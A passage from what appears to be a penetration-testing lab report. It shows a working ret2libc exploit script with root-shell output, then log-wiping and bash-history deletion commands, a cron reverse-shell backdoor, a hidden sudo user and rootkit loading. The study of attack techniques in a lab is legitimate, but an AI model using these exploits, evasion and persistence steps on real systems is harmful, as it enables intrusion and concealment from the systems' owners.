


Figure 3.56: The exploit is working locally

Once the attack was successful on our local machine, we attempted to run the same script (with the base address of libc adjusted) on the target machine. However, the script with the payload did not work on the target host.

After spending some time investigating the issue, we decided to analyze the memory map of the process running on the target machine. To do this, we created a copy of the executable with the user john as the owner so we could view the memory map. We then ran the executable and analyzed the memory map of the process using its PID.




Figure 3.57: Running the executable using `fg` to immediately get the PID




Figure 3.58: Memory map of the process

The command `cat /proc/<PID>/maps` displays the memory mapping of a process. Each running process has a directory named after its PID under the `/proc` virtual filesystem,

and the `maps` file contains information about the memory mappings for the process, including details on all the memory regions it is using.

By analyzing the memory mapping of the process, we discovered that the executable was using the `libc-2.31.so` shared object, which was loaded with the base address `0x7ffff7bcd000`. We then checked the information about the `libc.so.6` file located in the `/lib/x86_64-linux-gnu/` directory, as indicated by the output of `ldd read_logs`. It revealed that `libc.so.6` was actually a **symbolic link** to a specific version of the C standard library: `libc-2.31.so`.

```
john@johnserver:/home/john/Documents$ ldd read_logs
        linux-vdso.so.1 (0×00007ffff7fce000)
        libstdc++.so.6 ⇒ /lib/x86_64-linux-gnu/libstdc++.so.6 (0×00007ffff7dd5000)
        libgcc_s.so.1 ⇒ /lib/x86_64-linux-gnu/libgcc_s.so.1 (0×00007ffff7dba000)
        libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0×00007ffff7bc8000)
        libm.so.6 ⇒ /lib/x86_64-linux-gnu/libm.so.6 (0×00007ffff7a79000)
        /lib64/ld-linux-x86-64.so.2 (0×00007ffff7fcf000)
john@johnserver:/home/john/Documents$ ll /lib/x86_64-linux-gnu/libc.so.6
lrwxrwxrwx 1 root root 12 Nov 22  2023 /lib/x86_64-linux-gnu/libc.so.6 → libc-2.31.so*
john@johnserver:/home/john/Documents$
```

Figure 3.59: `libc.so.6` is a symbolic link to `libc-2.31.so`

At this point, we modified the base address of the libc in our Python script, and it finally worked also on the target host, and we were able to successfully spawn a root shell.

```
john@johnserver:/home/john/Documents$ python3 read_logs.py
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available.  Consider setting TERM variable to your current terminal name (or xterm).
[*] '/home/john/Documents/read_logs'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[x] Starting local process './read_logs'
[+] Starting local process './read_logs': pid 2996
[*] Switching to interactive mode
Access granted
monica's session was closed [18:43]
monica has logged in via ssh [17:05]
john session was destroyed after timeout [09:13]
john has logged in the joomla server [08:48]
whoami
root
id
uid=0(root) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd),120(docker)
```

Figure 3.60: The exploit is now working on the target machine

The following is the exploit that we wrote using the `pwntools` library:

```python
from pwn import *

elf = context.binary = ELF('./read_logs')

libc = elf.libc
# libc.so.6 is a symbolic link to libc-2.31.so
libc.address = 0x00007ffff7bcd000

system_address = p64(libc.symbols.system)
setuid_address = p64(libc.symbols.setuid)

# 20 + 516 = 536 bytes to fill the buffer
payload = b'FakeSecurePassword!\0' # 20 bytes

payload += b'A'*516

payload += p64(next(libc.search(asm("pop rdi; ret;"))))
payload += p64(0)
payload += setuid_address
payload += p64(next(libc.search(asm("pop rdi; ret;"))))
payload += p64(next(libc.search(b"/bin/sh")))
payload += system_address

p = process(['./read_logs', 'a'])
p.sendline(payload)
p.interactive()
```

Figure 3.61: Python script to perform a ret2libc attack

The structure of the exploit is relatively straightforward:

- We first set the base address of the libc library and retrieve the addresses of the `system()` and `setuid()` functions from libc.
- Next, we initialize the payload with the hard-coded password found in the binary to ensure the match is true and the content of `/home/access.log` gets printed (even though this is not necessary for the exploit to work). We then fill the buffer with 516 bytes of padding, so we have 536 bytes in total, before overwriting the return address (this number was determined using Ghidra).

Since `read_logs` is a 64-bit executable, the arguments passed to functions are stored in registers, not on the stack. Specifically, the first argument to functions is saved in the `RDI` register. To place the desired argument in the `RDI` register, we use a gadget: `pop rdi; ret;`. This gadget is crucial for preparing arguments for libc function calls.

- We place **0** inside the `RDI` register in order to set the argument for the `setuid()` function, which is used to set the effective user ID of the calling process. This is necessary to prevent root privileges from being dropped.
- We then use another gadget to place the string **/bin/sh** inside the `RDI` register, which will be the argument for the `system()` function to spawn a shell.

Finally, after preparing the correct payload, we run the executable with a random argument and send the constructed payload to the process.

Cleaning Traces and set up Persistent Access

After obtaining root privileges, we must establish a way to maintain **persistent access** to the system (for instance, in case the vulnerabilities we have found are patched in the future) and **clean traces** of our actions in the virtual machine.

Cleaning Traces

Cleaning traces is a fundamental step in post-exploitation. Ideally, we want to leave the system in the same condition in which we found it, making it less likely that the victim will realize it has been compromised.

Several steps can be taken to remove traces of our presence in the Joomla web application:

- After gaining persistent access, modify the `login.php` template to remove the PHP code we inserted in order to trigger the reverse shell (as shown in figure 2.32.
- Remove the installed plugin for the second method to gain a reverse shell (as shown in figure 2.37, as it may raise some suspicion, even if it does not have a peculiar name.
- Delete the entry in the `Users Actions Log` that indicates user superjohn installed our plugin on the web application.




Figure 3.62: Log entry in the `Users Actions Log` panel

Here are various steps to remove traces of our presence on the target machine:

- Once we have established persistent access on the target host, we can reset the password hash of the user superjohn in the Joomla web application to the previous one. This can be done by directly accessing the local MySQL database with the "johnadmin" credentials found in figure 1.14. This way, the legitimate admin won't get suspicious if their credentials remain unchanged.
- Clearing the bash history for users `root`, `john`, and `monica` is crucial. The bash history contains the last commands executed on the shell and can be erased with the command `rm ~/.bash_history` in each user's directory.
- Remove any files, such as `linpeas.sh` or other tools used during the exploitation (e.g., the source code and executable to exploit the vulnerable version of sudo), which were placed inside the `/tmp` directory.
- Clear SSH logs, which contain authentication information, including successful and failed login attempts. These logs are found at `/var/log/auth.log`.
- Clear network-related logs that may contain information about reverse shells obtained during exploitation. The main files to look for are:
  - `/var/log/syslog`: general systems logs that might contain network activity information.
  - `/var/log/kern.log`: kernel logs that may contain low-level network activity information.
- Clear logs that record file access and modification activities, which can be found in the previously mentioned logs (`/var/log/syslog`, `/var/log/auth.log`, and `/var/log/kern.log`).

When performing such operations, we should also keep all these considerations in mind:

- We can use `grep` or `zgrep` to efficiently navigate the logs while looking for specific information, such as an IP address to hide. It is possible to selectively remove lines matching a specific pattern from the logs with the `sed` command. For instance:
  `sed -i 'pattern' /path/to/log`
  Alternatively, `grep` can be used to create a new log file, excluding lines matching a given pattern, and then swap the original file with the new one. For example, to remove lines containing `ssh` from `/var/log/auth.log` and swap the log files, use:
  `grep -v 'ssh' /var/log/auth.log > /tmp/new_auth.log &&`
  `sudo mv /tmp/new_auth.log /var/log/auth.log`.
- Ubuntu typically rotates logs, with older versions found in archives with extensions such as `.gz` and `.1`.
- A common command in Ubuntu to clear the contents of a log file is: `sudo truncate -s 0 /var/log/target.log`, which shrinks the size of the file `target.log` to 0.

Set up Persistent Access

In this section, we will explore different methods for maintaining access to the compromised machine:

- **Setting up a persistent backdoor**. We can create a script named `backup.sh` (commonly used for cronjobs in Unix systems) that periodically executes a bash reverse shell. We need to make sure that this script is inconspicuously placed in a directory such as system files or log directories. To make the backdoor persistent, schedule the script to run at startup using the following command:
  `(crontab -l ; echo "@reboot /usr/local/bin/script.sh") | crontab -`
  It's crucial to have the compromised system listen on a less noticeable port to avoid detection. We could also use encryption; for example, employing `ncat` from the Nmap suite, which supports SSL.
  This method of persistent access is challenging to detect unless system changes trigger alerts or if crontabs are monitored by administrators.

- **Creating a SSH user with VNC**. Another approach involves creating a new SSH user configured for Virtual Network Computing (VNC) remote control. This allows the attacker to establish an encrypted connection and interact with the system's GUI. To create this user we can use the command `sudo adduser user`, and then `sudo usermod -aG sudo user` to give it administrative privileges.
  Now, we need to switch to the newly created user with `sudo su user` and generate our SSH keys with `ssh-keygen`.
  The next step is to install and configure VNC, which can be done with `sudo apt install tightvncserver`. To create the initial configuration we can run `vncserver`, and we will be able to set a password.
  Finally, we can create a `systemd` service for VNC, to start at boot.
  While this method offers extensive control over the target machine, including shell and potentially GUI access (though in our scenario GUI access is not useful as the target host lacks a graphical interface), it can be detected through various monitoring techniques. This is primarily due to the creation of a new user and the installation of VNC.

- **Installing a rootkit**. A rootkit is malicious software designed to provide persistent, privileged access while concealing its presence. It achieves this by masking files, processes, and network connections, often masquerading as legitimate software. Rootkits can operate at firmware or boot level and are particularly challenging to detect.
  There are various in which we can manage to install a rootkit on a remote system. For instance, we could gain local access first and then escalate privileges to install the rootkit ourselves, or we could trick a user into downloading the rootkit (e.g., through phishing), or we could even gain physical access to the target machine.
  In Linux, rootkits can be implemented as Loadable Kernel Modules (LKMs), which can be loaded and unloaded into the kernel without needing a reboot. This can be done by using the command `insmod`, which inserts a module into the Linux kernel. For example, we can run the command `insmod rootkit.ko`.

Rootkits are stealthy by nature, but they can still be detected through Kernel Module Detection and Log Monitoring, among other strategies.